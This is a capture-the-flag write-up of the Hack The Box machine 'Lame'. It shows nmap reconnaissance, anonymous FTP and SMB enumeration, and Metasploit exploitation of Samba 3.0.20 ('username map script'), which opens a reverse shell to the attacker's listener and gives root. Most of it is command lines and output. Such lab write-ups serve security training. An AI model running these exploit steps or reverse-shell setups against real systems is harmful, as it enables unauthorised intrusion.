

Máquina Lame





Reconnaissance

We start running a full scan using `nmap` to know ports and services running at the machine

```
SHELL

nmap -sSCV --min-rate=5000 -p- --open -n -Pn 10.10.10.3 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 10:01 CEST
Stats: 0:00:58 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.86% done; ETC: 10:02 (0:00:00 remaining)
Nmap scan report for 10.10.10.3
Host is up (0.069s latency).
Not shown: 65530 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.16.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
```

```
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2h00m21s, deviation: 2h49m45s, median: 18s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2025-04-10T04:02:27-04:00
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.43 seconds
```

Nmap report us the ports *21*(ftp),*22*(ssh), *139-445*(smb) and *3632*(distccd).

The firts the I noticed is anonymous login un ftp so I log in:

SHELL

```
ftp 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:belin): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp>
```

There is nothing here but the version seems old so lets search it in exploit db:

```
SHELL

searchsploit vsftp 2.3.4
---------------------------------------------------------------------- ----------------------------------
 Exploit Title                                                        | Path
---------------------------------------------------------------------- ----------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                             | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                | unix/remote/17491.rb
---------------------------------------------------------------------- ----------------------------------
Shellcodes: No Results
```

```
SHELL

msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command
Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
```

```
SHELL

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.10.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
```

The version is vulnerable but apparently we cannot exploit it.

So now lets see what else in smb using `netexec`

```
SHELL

nxc smb 10.10.10.3 -u '' -p '' --shares

SMB         10.10.10.3      445    LAME             [*] Unix (name:LAME) (domain:hackthebox.gr) (signing:False)
(SMBv1:True)
SMB         10.10.10.3      445    LAME             [+] hackthebox.gr\:
SMB         10.10.10.3      445    LAME             [*] Enumerated shares
SMB         10.10.10.3      445    LAME             Share           Permissions     Remark
SMB         10.10.10.3      445    LAME             -----           -----------     ------
SMB         10.10.10.3      445    LAME             print$                          Printer Drivers
SMB         10.10.10.3      445    LAME             tmp             READ,WRITE      oh noes!
```

```
SMB         10.10.10.3      445    LAME          opt
SMB         10.10.10.3      445    LAME          IPC$                IPC Service (lame server (Samba 3.0.20-
Debian))
SMB         10.10.10.3      445    LAME          ADMIN$                IPC Service (lame server (Samba 3.0.20-
Debian)
```

I see file with read and write permissions so lets see what is in there.

At first I couldn't:

```
SHELL

smbclient -N //10.10.10.3/tmp
Protocol negotiation to server 10.10.10.3 (for a protocol between SMB2_02 and SMB3) failed:
NT_STATUS_CONNECTION_DISCONNECTED
```

In this scenario we must add this options:

```
SHELL

mbclient -N //10.10.10.3/tmp --option='client min protocol=NT1' --option='client max protocol=NT1'
```

```
SHELL

smb: \> dir
  .                   D        0  Thu Apr 10 11:15:27 2025
  ..                 DR        0  Sat Oct 31 07:33:58 2020
  .ICE-unix          DH        0  Thu Apr 10 10:00:36 2025
  5572.jsvc_up        R        0  Thu Apr 10 10:01:38 2025
  vmware-root        DR        0  Thu Apr 10 10:00:59 2025
  .X11-unix          DH        0  Thu Apr 10 10:01:02 2025
  .X0-lock           HR       11  Thu Apr 10 10:01:02 2025
  vgauthsvclog.txt.0  R     1600  Thu Apr 10 10:00:34 2025
```

```
SHELL

smb: \> cd vmware-root\
smb: \vmware-root\> dir
NT_STATUS_ACCESS_DENIED listing \vmware-root\*

smb: \> get vgauthsvclog.txt.0
getting file \vgauthsvclog.txt.0 of size 1600 as vgauthsvclog.txt.0 (4.5 KiloBytes/sec) (average 4.5 KiloBytes/sec)

smb: \> get .X0-lock
getting file \.X0-lock of size 11 as .X0-lock (0.1 KiloBytes/sec) (average 3.0 KiloBytes/sec)
```

After transferring the most seemingly important files and scanning them, we found nothing. But the version seems to be old, lets search and exploit using `searchsploit` again.

Explotation

```
SHELL

searchsploit samba 3.0.20
---------------------------------------------- ---------------------------------
 Exploit Title                                | Path
---------------------------------------------- ---------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security By | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script'  | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow              | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)      | linux_x86/dos/36741.py
```

There is a metasploit one, lets try

```
SHELL

search "samba 3.0.20"

Matching Modules
================

  #  Name                                Disclosure Date  Rank       Check  Description
  -  ----                                ---------------  ----       -----  -----------
  0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command
Execution


msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > set LHOST  10.10.16.4
LHOST => 10.10.16.4
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.10.16.4:4444
[*] Command shell session 1 opened (10.10.16.4:4444 -> 10.10.10.3:37090) at 2025-04-10 11:27:01 +0200

id
uid=0(root) gid=0(root)
```

And we are directly root.